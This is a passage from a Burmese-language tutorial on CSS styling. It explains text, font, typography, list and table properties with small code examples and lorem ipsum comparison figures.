border, padding, border-radius Property တွေ ထပ်ဖြည့်လိုက်တာပါ။ ဒီ Property တွေအကြောင်းကို မကြာခင်မှာ ရှုင်းပြပေးမှာပါ။ လက်ရှိရလဒ်ကတော့ အခုလိုရရှိမှာဖြစ်ပါတယ်။



ပုံ (၃-၁) CSS Background – နောက်ဆုံးရလဒ်

အခုလိုရင် <p> Element တစ်ခုကို Application Interface တွေမှာ တွေ့မြင်နေကြ Warning Message အသွင်နဲ့ဖော်ပြပေးအောင် CSS နဲ့ ဖန်တီးလိုက်တာပဲဖြစ်ပါတယ်။

Text and Font

တလုံးအရောင် (Text Color) ကို CSS နဲ့ သတ်မှတ်ဖို့အတွက် color Property သုံးရပါတယ်။ Value အနေနဲ့ ကတော့ Background Color မှာ ဖော်ပြခဲ့တဲ့ နည်းလမ်းဓတ္ထအတိုင်းပဲ Color Value တွေပေးရမှာဖြစ်ပါတယ်။ စဉ်းစုံတွေ ကို ဘယ်ဘက်ကိုအညီယူမယ် (သီးမဟုတ်) ညာဘက်ကိုအညီယူမယ်စသဖြင့် Alignment လုပ်ဖို့အတွက် text-align Property ကိုသုံးရပါတယ်။ Value အနေနဲ့ left, right, center, justify လေးမျိုး အသုံးပြုစိုင်ပါတယ်။

```

h1 {
    color: #224477;
    text-align: center;
}

p {
    color: #5555;
    text-align: justify;
}

```

စာရွက်ပေါ်မှုလက်နှစ်တွေရေးတဲ့အခါ စာပိုဒ်တိုင်းရဲ့ပထမလိုင်းကို ကေးမျဉ်းကနေ လက်မဝက်ခွာပြီးရေးကြော်လူ ရှိပါ တယ်။ ဒီသဘောကို Web မှာတော့အသုံးနည်းပါတယ်။ ကေးမျဉ်းကနေ လက်မဝက်ခွာတာက စာရွက်ပေါ်မှု ဖတ်လိုကောင်းပေမယ့်၊ Screen ပေါ်မှာ ဖတ်ရတာသိပ်အဆင်မပြပါဘူး။ သုံးလိုရင် တော့ text-indent Property ကို သုံးနိုင်ပါတယ်။

```

p {
    text-indent: 50px;
}

```

စာလုံးတွေကို Underline တားပြီး ဖော်ပြလိုတဲ့အခါ text-decoration Property ကို အသုံးပြနိုင်ပါတယ်။ လက်တွေ မှာ text-decoration Property ကို Underline တွေဖြစ်ဖို့အတွက် ပိုအသုံးများပါတယ်။ <a> Element တစ်ခု ထည့်သွင်းလိုက်ရင် Browser တွေကအလိုအလျောက် Underline တားပြီးဖော်ပြလေ့ရှိပါတယ်။ အဲဒီလို Underline တားထားတာကို မလိုချင်တဲ့အခါ text-decoration Property မှာ Value ကို none လို့ သတ်မှတ်ပေးနိုင်ပါတယ်။

```

a {
    text-decoration: none;
}

a:hover {
    text-decoration: underline;
}

```

none နဲ့ underline အပြင် text-decoration Property နဲ့ တွဲဖော်အသုံးပြုလိုရတဲ့ Value တွေကတော့ overline, line-through, blink တို့ပဲ ဖြစ်ပါတယ်။ overline ကတော့ အတော်ကိုအသုံးနည်းပါတယ်။ blink ကတော့ စာလုံးကို မိတ်တွဲမိတ်တွဲဖြစ်စေချင်ရင်သုံးရတာပါ။ ၉၀' ခေတ်များက အသုံးများခဲ့ပေမယ့် ကနောက်မှာ လုံးဝမသုံးတော့ သလောက် အသုံးနည်းသွားပါပြီ။ line-through ကတော့ တစ်ချို့နေရာ တွေမှာ အသုံးဝင်ပါတယ်။ တစ်ကယ့်လက်တွေမှာ တော့ none နဲ့ underline သာ အသုံးအများဆုံးဖြစ်ပါတယ်။

စာလုံးအသွင်အပြင် (Font) သတ်မှတ်ဖို့အတွက် font-family Property ကို သုံးရပါတယ်။ Value အနေနဲ့ အသုံးပြုလိုတဲ့ Font အုပ်စုကို သတ်မှတ်ပေးရပါတယ်။

```
p {
    font-family: Arial, Helvetica, sans-serif;
}
```

ဒီလို အပ်စုလိုက်သတ်မှတ်တာက Fallback အတွက် အသုံးဝင်ပါတယ်။ ပေးထားတဲ့ နူးနာအရ အသုံးပြုသူထံမှာ Arial Font ရှိရင် Browser က <p> Element တွေကို Arial နဲ့ ဖော်ပြုမှုဖြစ်ပါတယ်။ မရှိရင်တော့ Helvetica ကို အသုံးပြုဖော်ပြု ပါလိမ့်မယ်။ Helvetica လည်း မရှိဘူးဆိုရင်တော့ sans-serif Font နဲ့ ဖော်ပြုပေးမှုဖြစ်ပါတယ်။ သတ်မှတ်ပေးထားတဲ့ Font တွေတစ်ခုမှာရှိဘူးဆိုရင်တော့ Browser Default Font နဲ့ပဲ ဖော်ပြုပေးမှု ဖြစ်ပါတယ်။

Document ထဲမှာ မြန်မာစာငွေတွဲ ထည့်သွင်းရေးသားထားလို့ မြန်မာ Font ငွေ့တွေ သတ်မှတ်ချင်ရင်လည်း အခဲလို သတ်မှတ်နိုင်ပါတယ်။

```
p {
    font-family: Padauk, Maynamr3, "Myanmar Text";
}
```

"Myanmar Text" ကို Quote အဖွင့်အပိတ်နဲ့ရေးတာကိုသတိပြုပါ။ သူက Font Name မှာ Space ပါနေလို့ Quote အဖွင့်အပိတ်နဲ့ ရေးပေါ်လိုအပ်တာဖြစ်ပါတယ်။ Myanmar Text Font ဆိုတာ Windows 8 မှာ Default ပါဝင်လာတဲ့ Myanmar Font ဖြစ်ပါ တယ်။

မှတ်ချက် ။ ။ ဒီစာရေးနေရာချိန်မှာ မြန်မာစာရေးဖို့အင်တာနက်မှာ တွင်တွင်ကျယ်ကျယ်အသုံးပြုနေတာက Zawgyi Font ဖြစ်ပါတယ်။ Zawgyi Font ကို အသုံးပြုလိုရင်တော့ font-family: zawgyi-one; လို့ သတ်မှတ်ပေးရမှာပါ။ Zawgyi နဲ့ နည်းပညာတူတဲ့ တစ်ခြား တွဲဖက်သတ်မှတ်စရာ Font တစ်ခုမှာရှိလို့ တစ်ခုတည်းပဲသတ်မှတ်ပေးရလေ့ရှိပါတယ်။ Web Standards ကို အညီအညွတ်မလိုက်နာ နိုင်ခင်က Web နည်းပညာမှာ အဆင်မပြတေတွေ့နဲ့သလိုပဲ လက်ရှိဂျက်ပျိုးတာသုံး မြန်မာစာမှာလည်း Font တွေမတူတဲ့အတွက် အဆင်မပြတေတွေ့ရှိပါတယ်။ ဒါပေမယ့် အခုနောက်ပိုင်းတော့ မြန်မာစာအတွက် လည်း Unicode Consortium က သတ်မှတ်ထားတဲ့ ကွန်ပျိုးတာသုံး ဘာသာစကားအိုင်ရာ နည်းပညာစံတွေကို ကျယ်ကျယ် ပြန်ပြန် လိုက်နာလာကြပါပြီ။ Microsoft, Apple တို့လို့ အခိုက Operating System ထုပ်လုပ်သူတွေက Unicode စံလိုက်နာ တဲ့ မြန်မာ Font တွေကို သူတို့ OS တွေမှာ တစ်ပါတယ်။ ထည့်သွင်းပေးလာသလို Google, Wikipedia အစရှိတဲ့ အခိုက Website တွေကလည်း သူတို့ Website တွေမှာ မြန်မာစာတွေဖော်ပြု ပြုလည်း Unicode စံအတိုင်း ဖော်ပြုအသုံးပြု လာကြပြုဖြစ်ပါတယ်။ မကြေတွေ့တဲ့ကာလုံး အခုကြော့တွေရတဲ့ အဆင်မပြုမှုတွေ ပြုလည်းသွားတော့မယ်လို့ မျှော်လင့်ပါတယ်။ ဒီအကြောင်းကိစ်တဲ့ ဝင်စားဖို့ကောင်းသလို ဒါပေမယ့် ကျွန်ုတ်တို့ လေ့လာလက်စကနေ လမ်းလွှဲသွားမှုစိုးလို့ ချုပ်ခဲ့လိုက်ပါတယ်။

စာလုံးတွေကို Bold လုပ်လိုတဲ့အခါ (သို့မဟုတ်) Bold လုပ်ထားတဲ့စာလုံးတွေကနေ Bold ပြန်ဖြတ်လိုတဲ့ အခါ font-weight Property ကို သုံးနိုင်ပါတယ်။ font-weight: bold; ဆိုရင် စာလုံးတွေကို Bold လုပ်ပေး မှုဖြစ်ပြီး font-weight: normal; ဆိုရင် Bold လုပ်ထားတာကို ပြန်ဖြတ်ပေးမှု ဖြစ်ပါတယ်။ <h1> <h2> <h3> အစရှိတဲ့ Heading Element တွေဟာ မှုလောက်ပြုအရ Bold လုပ်ဖော်ပြကလေ့ရှိပါတယ်။ မလိုချင်ဘူး ဆိုရင် font-weight: normal; နဲ့ ပြန်ဖြတ်ပေးရမှု ဖြစ်ပါတယ်။

စာလုံးတွေကို Italic လုပ်လိုတဲ့အခါ (သို့မဟုတ်) Italic လုပ်ထားတဲ့စာလုံးတွေကနေ Italic ပြန်ဖြတ်လိုတဲ့ အခါ font-style Property ကို သုံးနိုင်ပါတယ်။ font-style: italic; ဆိုရင် စာလုံးတွေကို Italic လုပ်ပေး မှုဖြစ်ပြီး

`font-style: normal;` ဆိုရင် **Italic** လုပ်ထားတာကိုပြန့်ဖြတ်ပေးမှာ ဖြစ်ပါတယ်။

မှတ်ချက်။ ။ စာရွက်ပေါ်မှာရိုက်နှိပ်ဖော်ပြတဲ့တဲ့ပြစ်ဖြစ်၊ Web Document ပေါ်မှာ ဖော်ပြတဲ့တဲ့ပြစ်ဖြစ် Typography လို ခေါ်တဲ့ စာလုံး စီစဉ်နေရာချထားမှုအတက်ညာကို သိရှိထားမှုသာ ဖတ်ရှုသူကဖတ်ရတာရှင်းလင်းချောမွှုပြီး အဆင်ပြုပြာဖြစ်ပါတယ်။ ဒီစာအုပ်ဟာ Design ထက်စာရင် Development ဘက်ကို ပိုပြီးအသားပေးချင်လို Typography အကြောင်း တစ်ခန်း ကဏ္ဍယူပြီး မဖော်ပြနိုင်ပါဘူး။ ဒါပေမယ့် မဖြစ်မနေ သိသင့်တဲ့ကိစ္စတွေကိုတော့ သင့်သလိုထည့်သွင်းဖော်ပြပေးသွားပါမယ်။

စာလုံးတွေကို **Bold** လုပ်တယ် **Italic** လုပ်တယ်ဆိုတာ ယေဘုယျအားဖြင့် ပိုမြင်သာအောင် Emphasis လုပ်လိုက်တာပါပဲ။ နှစ်သက်တဲ့နည်းလမ်းကို အသုံးပြုနိုင်ပေမယ့် **Bold** လုပ်ပြီး အလွန်အမင်း Emphasis လုပ်ထားတဲ့စာတွေက ဖတ်ရှုသူ အတွက် ဖတ်ရတာထောက်ပေါ်ပါတယ်။ ပုံ (၃-၅) မှာ နှိုင်းယူဥကြည့်နိုင်ပါတယ်။

Good

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Nulla ac odio. Praesent bibendum justo id mauris.

Bad

*Lore ipsum dolor sit amet, **CONSECTETUR ADIPISCING ELIT.** Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Nulla ac odio. Praesent bibendum justo id mauris.*

ပုံ (၃-၅) Emphasis in Typography

source: <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>

စာလုံး Size တွေသတ်မှတ်ဖို့အတွက်တော့ font-size Property ကိုသုံးနိုင်ပါတယ်။ CSS မှ font-size အပါအဝင် Size ပမာဏတန်ဖိုးသတ်မှတ်ဖို့ အသုံးပြုနိုင်တဲ့ Unit အမျိုးမျိုးရှိပါတယ်။ px, pt, in, mm, em, % စသုပ်ရှိကြပါတယ်။ ဒါပေမယ့် pt, in, mm အစရိတဲ့ Unit တွေက Screen အတွက်သိပ်အဆင်မပြုပါဘူး။ Screen Resolution ကွာခြားချက်ကြောင့် 1in ဟာတစ်ကယ့် 1 inch နဲ့ Screen ပေါ်မှာအမြတ်စွဲညီဖို့ မသေချာပါဘူး။ အသုံးများတဲ့ (၃) မျိုးက px, em နဲ့ % တို့ပြစ်ကြပါတယ်။ px Unit ကတော့ သတ်မှတ်လိုတဲ့ Size ကို "အတိအကျ" သတ်မှတ်လိုက်တာဖြစ်ပါတယ်။ font-size: 13px; လို သတ်မှတ်လိုက်ရင် 13px ပမာဏရှိတဲ့

စာလုံးအရွယ်အစားနဲ့ ဖော်ပြပေးသွားမှာပဲ ဖြစ်ပါတယ်။

`em` နဲ့ % ကိုတော့ Relative Unit လို ခေါ်ပါတယ်။ Size ကို အတိအကျ သတ်မှတ်တာမျိုး မဟုတ်ပဲ `font-size: 200%`; လို သတ်မှတ်လိုက်တာဟာ "ပုံမှန်သုံးရမယ့် Size ထက် နှစ်ဆက္းတဲ့ Size ကို သုံးလိုက်ပါ" ဆိုတဲ့အဓိပါယ် ဖြစ်ပါတယ်။ `font-size: 80%`; ဆိုတာဟာ "ပုံမှန်သုံးရမယ့် Size ထက် နည်းနည်းသေးပြီးသုံးလိုက်ပါ" ဆိုတဲ့ အဓိပါယ်ပဲ ဖြစ်ပါတယ်။ နည်းနည်းသေးလို ပြောလိုက်တာဖြစ်လို ဘယ်လောက်သေးမလဲဆိုတာ Parent Element ပေါ်မှုတည်နေပါတယ်။ ဥပမာလေးနဲ့ ကြည့်ချင်ပါတယ်။ ကျွန်တော်တို့မှ ဒီလို Element Structure ရှိတယ်ဆိုပါစို့ -

```
<body>
  <p>
    ...
    <b> ... </b>
  </p>
</body>
```

`<body>` Element အတွက် Fix Size တစ်ခု သတ်မှတ်ပေးပြီး ကျွန် Element တွေကို Relative Unit ဖြစ်တဲ့ % သုံး ပါမယ်။

```
body {
  font-size: 16px;
}

p {
  font-size: 200%;           /* 32px */
}

p b {
  font-size: 40%;           /* 12px ခုံ (40% of 32px) */
}
```

မှတ်ချက် ။ ။ ။ CSS ထဲမှာ မှတ်ချက်တွေ ထည့်သွင်းရေးသားလိုရင် /* အပွင့်နဲ့ */ အပိတ်ကြားထဲမှာ ရေးသားနိုင်ပါတယ်။ လက်တွေ အလုပ်လုပ်တဲ့အခါ /* */ ကြားထဲမှာ ရေးသားထားတော့တွေကို ထည့်သွင်းအလုပ်လုပ်မှုမဟုတ်ပါဘူး။

`em` Unit ရဲ့သဘောက % နဲ့ ဆင်ပါတယ်။ 1.5`em` ဆိုတာ "တစ်လုံးခဲ့စာ" ဆိုတဲ့ အဓိပါယ်ဖြစ်ပြီး၊ 3`em` ဆိုတာ "သုံးလုံးစာ" ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ မူလဖော်ပြရမယ့်စာလုံးရဲ့ "သုံးလုံးစာသုံးပြီး ဖော်ပြပါ" ဆိုတော့ "သုံးဆကြီးပြီး ဖော်ပြပါ" လို ပြောလိုက်တာနဲ့ အတူတူပဲလို ဆိုနိုင်ပါတယ်။ ဒါပေမယ့် ဒါက `font-size` မိုလိုပါ။ တစ်ခြား Size တွေမှတ်တော့ နည်းနည်း စဉ်းစားစရောရှိပါတယ်။ `width: 30em;` ဆိုတာ Element ရဲ့ အကျယ်ကို စာလုံးအလုံး (၃၀) စာ ပေးလိုက်ပါလို ဆိုလိုတာပါ။ ဖြစ်ပါတယ်။ `width: 50%;` ဆိုတာက သတ်မှတ်ရမယ့်အကျယ်ရဲ့ ထက်ဝက်ပဲသတ်မှတ် လိုက်ပါလို ဆိုလိုတာပါ။ အဓိပါယ်ခြင်း သိပ်မတူတော့ပါဘူး။ ဒါကြောင့် `em` နဲ့ % ဟာ `font-size` အတွက်တော့သော တရားတူပေမယ့် တစ်ခြား Size တွေ ဖြစ်တဲ့ Border Size, Width, Height, Margin, Padding အစရှိတဲ့ နေရာတွေမှာ တော့ မတူတော့ပါဘူး။

px လို Fixed Unit သုံးသင့်လား % နဲ့ em လို Relative Unit သုံးသင့်လားဆိတဲ့ အပြင်းအခုန်ကကန္တထိ Web Developer တွေကြားထဲမှာ ရှိနေဆဲဖြစ်ပါတယ်။ တစ်ချို့ကတော့ Relative Unite တွေဟာ တစ်ခါတစ်ရုံ ခန့်မှန်းရ ခက်ပြီး User Setting ကို မှုပ်နေလို့ Design ရဲအသေးစိတ် Detail ကို ထို့ကြောင်တယ်လို့ဆိုကြပါတယ်။ တစ်ချို့ကတော့ Fixed Unit တွေသုံးမယ်ဆိုရင် အသုံးပြုသူက Browser Function တွေဖြစ်တဲ့ Zoom-In/Zoom-Out တို့ အဆင်ပြေပြေအလုပ်မလုပ်တော့လို့ Accessibility ရှုဒေဂါးအရ Relative Unit တွေသာသုံးသင့်တယ်လို့ဆိုကြပါနဲ့ပါတယ်။

မှတ်ချက်။။။ ဒုတိယအဆိုက သိပ်မမှန်တွေ့ပါဘူး။ တစ်ချို့က လူသုံးများခဲ့တဲ့ Internet Explorer 6 မှာ Font Size တွေကို px နဲ့ သတ်မှတ်ခဲ့ရင် Browser Zoom-Out လုပ်လည်း စာလုံးတွေက ကြီးမလာတာမျှပါဖြစ်ခဲ့ပါတယ်။ ဒါပေမယ့် ဒီစာရေးနေရာမှာ တစ်ကွဲ့လုံး အတိုင်းအတာနဲ့ Internet Explorer 6 အသုံးပြုသူ 1% တောင် မရှိတွေ့ပါဘူး။

အားသာချက်အားနည်းချက်ဟာ နှစ်မျိုးလုံးမှာရှိလို့ အသုံးပြုသူရဲ့ ရွှေးချယ်မှုကာသာ အဓိကဖြစ်ပါတယ်။ ကိုယ့်ရဲ့ Design Decision ပေါ်မှုတည်အသုံးပြုရမှာဖြစ်လို့ အသေမှတ်လို့ရနိုင်မှုဟုတ်ပါဘူး။ ကျွန်ုတ်ကတော့ ဒီအခန်းမှာဖော်ပြမယ့် နှုန်းအများစုံမှာ px Unit ကိုသာသုံးပါမယ်။ အခန်း (၃၃) Mobile Web ကျရင် တော့ em နဲ့ % နှစ်ခုလုံးကိုအသုံးပြုပြီး နှုန်းတွေကို ဖော်ပြပေးမှုဖြစ်ပါတယ်။

Typography အနေနဲ့သတိပြုသင့်တာတစ်ခုက၊ စာလုံးတွေကို Size ရွှေးချယ်သတ်မှတ်တဲ့အခါ Balance လိုအပါတဲ့ ညီညွတ်မျှတဲ့ရှိစေဖို့ အချိုးလိုက်အသုံးပြုသင့်ပါတယ်။ စိတ်ကူးနဲ့ ကောင်းမယ်ထင်သလို သတ်မှတ်ရင် Balance မဖြစ်လို့ ဖတ်ရတာ မချောမွေတာ မျိုးဖြစ်တက်ပါတယ်။ ပုံ (၃-ညာ) မှာ နှုန်းအချိုးတစ်ခုကိုဖော်ပြပေးထားပါတယ်။ လေ့လာ ကြည့်ရှုနိုင်ပါတယ်။

Typographic Scale



ပုံ (၃-ညာ) Typographic Scale

source: <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>

Text တွေနဲ့ပက်သက်ပြီး နောက်ထပ်အသုံးဝင်တဲ့ Property ကတော့ line-height ဖြစ်ပါတယ်။ စာကြောင်း တစ်ခြားရဲ့ အမြင့်ဘယ်လောက်ရှိရမလဲ သတ်မှတ်ဖို့အတွက်အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - font-size က 16px ဖြစ်ပြီး စာကြောင်းအမြင့်ကလည်း 16px ဖြစ်နေရင် စာကြောင်းတွေဟာ တစ်ခုနဲ့တစ်ခု ကွက်တိကပ်နေမှာ ဖြစ်ပါတယ်။ ဖတ်လို့ သိပ်အဆင်မပြုပါဘူး။ Typography ရှုဒေဂါးကနေအကြံပြုကြတာကတော့ line-height ကို စာလုံး Size ရဲ့ တစ်ဆွဲသတ်မှတ်ခြင်းဟာ ဖတ်ရှုရအဆင်အပြေဆုံးဖြစ်တယ်လို့ဆိုကြပါတယ်။ ဒီကြောင့် ကျွန်ုတ်ကတော့အမြဲ ဒီလို

သုံးလေ့ရှိပါတယ် -

```
body {
    font-size: 16px;
    line-height: 1.5em;
}
```

line-height ကို 1.5em လို့ ပြောလိုက်တော့ နောက်ပိုင်း font-size ပြောင်းလည်း line-height ကို လိုက်ပြောင်းစရာ မလိုတော့ဘူးပေါ့။ line-height က အမြတမ်း စာလုံးတစ်လုံးခွဲစာနေရာယူနေမှာပဲဖြစ်ပါတယ်။ အတိအကျသတ်မှတ်ချင် ရင်လည်း ဥပမာအားဖြင့် line-height: 22px; ဆိုပြီး အတိအကျသတ်မှတ်နိုင်ပါတယ်။

Good

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus et magnis dis parturient montes.

Too Little

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus et magnis dis parturient montes.

Too Much

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse sociis natoque penatibus et magnis dis parturient montes.

ပုံ (၃-၄) Line Height in Typography

source: <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>

ပုံ (၃-၄) မှာသင့်တော်တဲ့ Line Height က ဖတ်ရှုချောမွှုမှုကိုထောက်အကူဖြစ်စေပေါ်ကို ဖော်ပြပေးထားပါတယ်။ Line Height နဲ့ပောက်သက်ရင် နောက်ထပ်သတိပြုသင့်တာကတော့ Vertical Rhythm ဖြစ်ပါတယ်။ တစ်ချို့စာပိုဒ် တွေမှာ သုံးထားထားက Line Height တစ်မျိုး တစ်ချို့စာပိုဒ်တွေမှာနောက်တစ်မျိုးဆိုရင်လည်း ဖတ်ရှုရမချောမွှုတာမျိုးဖြစ်တက်ပါတယ်။ ပုံ (၃-၅) မှာ နှိုင်းယှဉ် လေ့လာကြည့်နိုင်ပါတယ်။

Good	Bad
<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>	<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>
<p>Lore ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus.</p>	<p>Lore ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque penatibus.</p>
<p>Lore ipsum dolor sit amet.</p>	<p>Lore ipsum dolor sit amet.</p>
<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>	<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>
<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>	<p> </p> <p> </p> <p> </p> <p> </p> <p> </p> <p> </p>

ပုံ (၃-၄) Vertical Rhythm in Typography

source: <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>

ဒီကဏ္ဍမှာဖြည့်စက်မှတ်သားသင့်တဲ့ Property နှစ်ခုကတော့ letter-spacing နဲ့ word-spacing တို့ ဖြစ်ပါတယ်။ စာလုံးတစ်လုံးနဲ့တစ်လုံးကြား အကွာအဝေးကိုသတ်မှတ်ဖို့ letter-spacing ကို သုံးနိုင်ပါတယ်။ စကားစုတစ်စုနဲ့တစ်စုကြား အကွာအဝေးကို သတ်မှတ်ချက်ရင်တော့ word-spacing ကို သုံးနိုင်ပါတယ်။

```
p {
    letter-spacing: -1px;
    word-spacing: 4px;
}
```

နူးနှုန်းမှာ letter-spacing ကို -1px လိုပြောလိုက်တော့ စာလုံးတစ်လုံးနဲ့တစ်လုံး ကွာမသွားတဲ့အပြင် ပိုပြီး ကပ်သွားမှာ ဖြစ်ပါတယ်။ Minus နဲ့လည်း ပေးလိုပြောလိုက်ထိုတာ သတိပိုမိုအောင်ဖော်ပြပေးတာပါ။ စာလုံး တွေအကြောင်း ပြောလက်စနဲ့ ထည့်သွင်းသတိပြုသင့်တဲ့ အချက်တစ်ချက်ကိုဖြည့်စွက်ချင်ပါတယ်။ အဲဒါကတော့ Measure လိုပေါ်တဲ့စာပို့အကျယ်ဖြစ်ပါတယ်။ သိပ်ကျယ်လွန်းရင်ဖတ်ရောက်သလို့ သိပ်ကျဉ်းလွန်း ရင်လည်းဖတ်ရောက်ပါတယ်။ မျှတတဲ့အကျယ် ကတော့ စာလုံး (၃၀) စာလောက်ဖြစ်တယ်လို့ဆိုကြပါတယ်။ ဒါကြောင်း ကျွန်တော်ကတော့ စာပို့တိုင်းကို width Property သုံးပြီး ဒီလိုသတ်မှတ်လေ့ရှိပါတယ်။

```
p {
    font-size: 14px;
    width: 30em;
}
```

ဗုဒ္ဓ (၃-၁) မှာ နိုင်းယဉ်လေ့လာကြည့်ပါ။

Good

Lore ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis ante. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus cum sociis.

Too Long

Lore ipsum dolor sit amet, consectetur adipiscing elit. Integer posuere orci quis ligula u. Donec egestas massa vulputate nisl. Curabitur venenatis. Nullam egestas facilisis anteiter. Suspendisse tincidunt. Etiam vitae leo id mauris laoreet luctus. Cum sociis natoque.

Too Short

Lore ipsum dolor
sit amet, consectetur
adipiscing elit.
Integer posuere orci
quis ligula u. Donec
egestas massa
vulputate nisl.
Curabitur venenatis.
Nullam egestas
facilisis anteiter.
Suspendisse
tincidunt. Etiam
vitae leo id mauris
laoreet luctus. Cum
sociis natoque.

ဗုဒ္ဓ (၃-၂) Measure in Typography

source: <http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography>

Styling Lists and Tables

` ` Element တွေနဲ့ Document ထဲမှာ ထည့်သွင်းထားတဲ့ List တွေရဲ့ Bullet နဲ့ Number Style သတ်မှတ်ပုံတွေကို ဖော်ပြပေးချင်ပါတယ်။ `list-style-type` Property ကိုသုံးပြီး Marker အဖြစ်ဖော်ပြစေလို တဲ့ Number သို့မဟုတ် Bullet ကို သတ်မှတ်နိုင်ပါတယ်။ တွဲဖက်အသုံးပြုနိုင်တဲ့ Value တွေကတော့ `circle` (○), `disc`(●), `square`(■), `decimal` (1-2-3), `lower-alpha` (a-b-c), `lower-roman` (i-ii-iii), `upper-alpha` (A-B-C), `upper-roman` (I-II-III)တို့ပြုဖြစ်ပါတယ်။ `armenian`, `georgian`, `greek` စိတ်တွေတဲ့ Value တွေလည်း ရှိသေးပေမယ့် အသုံး နည်းပါတယ်။ `list-style-type` မသတ်မှတ်ထားရင် `` အတွက် `disc` ကို Default အနေနဲ့အသုံးပြုပြီး `` အတွက် `decimal` ကို Default အနေနဲ့ အသုံးပြုဖော်ပြပေးမှာဖြစ်ပါတယ်။ Bullet တွေ Number တွေ မရလိုချင်လို ဖြုတ်ပြစ်ချင်ရင်တော့ `none` ကို သုံးရပါတယ်။ List ဆိုတိုင်း Bullet နဲ့ ဖော်ပြချင်တာမဟုတ်လို ကျလည်း အသုံးများပါတယ်။

နောက်ထပ်အသုံးဝင်တဲ့ List Property ကတော့ `list-style-image` ဖြစ်ပါတယ်။ List Marker ဖြစ်တဲ့ Bullet တွေ Number တွေအစား Icon Image လေးတွေနဲ့ ဖော်ပြလိုရင်အသုံးပြုနိုင်ပါတယ်။

```
ul {
    list-style-image: url(arrow.png);
}
```

`list-style-image` အတွက် Value ကို `background-image` မှတ်လိုပဲ `url()` နဲ့ သတ်မှတ်ပေးရပါတယ်။

`<table>` Element ကို Style တွေသတ်မှတ်နိုင်ဖို့အတွက် ဖြည့်စွက်လေ့လာရမယ့် Property နှစ်ခုရှိပါတယ်။ `border-spacing` နဲ့ `border-collapse` တို့ပြုဖြစ်ပါတယ်။ `border-spacing` Property ကို Table Cell တွေ တစ်ခုနဲ့တစ်ခု ကြားက အကွာအဝေးသတ်မှတ်ဖို့ အသုံးပြုရပါတယ်။ `border-collapse` ကိုတော့ Table Cell တွေမှာ ဘယ်လို Border Style ကိုအသုံးပြုရမလဲသတ်မှတ်ဖို့အသုံးပြုရပါတယ်။

ပုံ (၃-၁) မှာဖော်ပြပေးထားတဲ့ Table Style ရအောင် ဒီလိုရေးသား ပေးရမှာဖြစ်ပါတယ်။

```
table {
    border-spacing: 1px;
    background: #247;
}

td {
    background: white;
    border-collapse: collapse;
}

th {
    color: white;
}
```

Code	Name	ISO	ISO3
500	Montserrat	MS	MSR
504	Morocco	MA	MAR
508	Mozambique	MZ	MOZ
104	Myanmar	MM	MMR
516	Namibia	NA	NAM
520	Nauru	NR	NRU
524	Nepal	NP	NPL
528	Netherlands	NL	NLD
530	Netherlands Antilles	AN	ANT
540	New Caledonia	NC	NCL

ပုံ (၃-၃) CSS Table Style

နမူနာမှာ border-spacing: 1px; ကို table အတွက် သတ်မှတ်ပေးပြီး border-collapse: collapse; ကိုတော့ td အတွက် သတ်မှတ်ပေးထားတာဖြစ်ပါတယ်။ အမျိန်တော့ အခုန်မူနာမှာ၊ Cell တွေကြား ထဲက တွေ့နေရတဲ့ Border ပုံစံ လိုင်းတွေက Border မဟုတ်ပါဘူး။ Table Background Color ကို Cell တွေ ကြားထဲမှာရှိနေတဲ့ Space ကနေ မြင်တွေ့နေရလို့ Border လိုင်း လေးတွေလို့ထင်စရာဖြစ်နေတာဖြစ်ပါတယ်။ ဒီနည်းက Table တွေကို Border လိုင်း တွေ့နဲ့ဖော်ပြပိတဲ့အခါအသုံးပြုလေ့ရှိတဲ့ နည်းလမ်းပြုဖြစ်ပါတယ်။

